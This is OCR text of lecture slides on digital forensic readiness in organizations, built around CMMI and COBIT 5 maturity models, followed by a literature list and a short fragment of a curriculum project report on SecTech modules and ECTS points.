
(Elyas et al. 2015)

Digital Forensics vs. Incident Response





(BSI 2011)

Forensic Readiness in Organizations




How (Why) digital forensics is currently (not) used





How to implement Digital Forensic Readiness – CMMI 1/2



5 Process optimization

4 Quantitatively managed

3 Defined

2 Managed

1 Initial

Continuous improvement


Continuous improvement due to quantitative methods

A defined process to provide a service is in place

Project management

Maturity Levels of CMMI based on (Hertneck & Kneuper 2011)

How to implement Digital Forensic Readiness – CMMI 2/2




CMMI Maturity Levels	
optimizing	The process and procedures are assessed and measured with statistical tools. Processes are improved continuously.
quantitatively managed	A statistical process control is in place. Quantitative goals are defined and set. These objectives are focused on the requirements of customers, end-users, the organization, process owners and process consumers.
defined	Projects are performed according to a standardized process. Instruments for an organization-wide process improvement are in place.
managed	Projects are managed. By virtue of the management other processes can successfully be repeated.
initial	No Requirements. Every organization fulfills this level.


Description of CMMI Capability Maturity Level based on (Hertneck & Kneuper 2011)

How to implement Digital Forensic Readiness – IT-Governance

COBIT 5 Enabler



Processes
Organizational Structures
Culture, Ethics and Behaviors
Principles, Policies and Frameworks
Information
Services, Infrastructure and Application
People, Skills and Competencies

Capability Levels



	Level 0 *incomplete*	Level 1 *performed*	Level 2 *managed*	Level 3 *completely defined*
Enabler: Principles, Policies and Frameworks			○	
Enabler: Processes			○	
Enabler: Organizational structures			○	
Enabler: Information			○	
Enabler: Culture, ethics and behavior		○		
Enabler: People, skills and competencies			○	
Enabler: Services, infrastructure and applications			○	

How to implement Digital Forensic Readiness – Overview



Level 3 *completely defined*

Level 2 *managed*

Level 1 *performed*

Level 0 *incomplete*

Enabler: Principles, Policies and Frameworks

Enabler: Processes

Enabler: Organizational structures

Enabler: Information

Enabler: Culture, ethics and behavior

Enabler: People, skills and competencies

Enabler: Services, infrastructure and applications

Usage of capability levels

Level 5

DFR related process improvement measurements present and aligned with the governance of the organization/ process improvement is continuously done/ legislation an law are reviewed/ development of own tools

Level 4

DFR related process improvement measurements present/ documents are reviewed and checked/ frequent communication to all staff/ formal training with accreditation/ principles are followed and monitored

Level 3

Documented processes are present/ documented usage of tools and methods/ standardized DF procedures/ formal training/ formal regulations/ communication structure in place

Level 2

Repeatable DF processes are in place/ informal training is performed/ minimal formalization/ basic (but incomplete) documentation/ low communication structure/ DF measure informally performed

Level 1

Ad-hoc/ just starting/ no formal Digital Investigations or forensics capability/ no documentation present/ no communication structure/ no training/ no regulations/ no DFR structure in place


DFR Maturity levels

Legend:

━ Required capability level for a specific maturity level

■ Reached capability level per enabler

How to implement Digital Forensic Readiness – Maturity Levels



Level 5

DFR related process improvement measurements present and aligned with the governance of the organization/ process improvement is continuously done/ legislation an law are reviewed/ development of own tools

Level 4

DFR related process improvement measurements present/ documents are reviewed and checked/ frequent communication to all staff/ formal training with accreditation/ principles are followed and monitored

Level 3

Documented processes present and described in standards/ documented usage of tools and methods/ standardized DF procedures/ formal training/ formal regulations/ communication structure in place

Level 2

Repeatable DR processes are in place/ informal training is performed/ minimal formalization/ basic (but incomplete) documentation/ low communication structure/ DF measure informally performed

Level 1

Ad-hoc/ just starting/ no formal Digital Investigations or forensics capability/ no documentation present/ no communication structure/ no training/ no regulations/ no DFR structure in place

Current state of research

- Define enterprise forensics as a new field of research.
- Integration of business process descriptions into enterprise forensics investigations.
- Create methods and tools for the investigation of application systems on the application systems abstraction layer.

Literature

Beckett J, Slay J (2011) Scientific underpinnings and background to standards and accreditation in digital forensics. Digital Investigation 8(2):114–121.

Bundesamt für Sicherheit in der Informationstechnik (2011) Leitfaden IT-Forensik.

Casey E (2011) Digital Evidence and Computer Crime: Forensic Science, Computers, and the Internet. Academic Press.

Dewald A, Freiling F (2011) Forensische Informatik. Books on Demand.

Dewald A, Freiling F (2012) Is Computer Forensics a Forensic Science? Current Issues in IT Security.

Elyas M, Ahmad A, Maynard S, Lonie A (2015) Digital forensic readiness: Expert perspectives on a theoretical framework. Digital Investigation.

Ferstl O, Sinz E (2013) Grundlagen der Wirtschaftsinformatik. 7. aktualisierte Auflage. Oldenbourg.

Garfinkel Simson, Nelson A, Young J (2012) A general strategy for differential forensic analysis. Digital Investigation.

C Hertneck, R Kneuper (2011) Prozesse verbessern mit CMMI® for Services

ISO/IEC 27043:2014(E) (2014) Information technology - Security techniques - Incident investigation principles and processes

Nowey T (2010) Konzeption eines Systems zur überbetrieblichen Sammlung und Nutzung von quantitativen Daten über Informationssicherheitsvorfälle.

Rowlingson R (2004) A Ten Step Process for Forensic Readiness. International Journal of Digital Evidence (IJDE) 2(3).


Slay J, Lin Y, Turnbull B, Beckett J, Lin P (2009) Towards a Formalization of Digital Forensics. In: Peterson G, Shenoi S (Hrsg.) Advances in Digital Forensics V. Springer Berlin Heidelberg.

Tan J (2001) Forensic Readiness.

Any questions?

T.4.4 Integration of SecTech modules and module points.

In this phase of this intellectual output, the modules are consolidated and ECTS study points are established for passing certain modules. For this purpose, concepts of the involved universities were gathered and different packages were defined. These are shown in the figure below.



SecTech

Reminder: 1ECTS should be 25-30 hours of effort

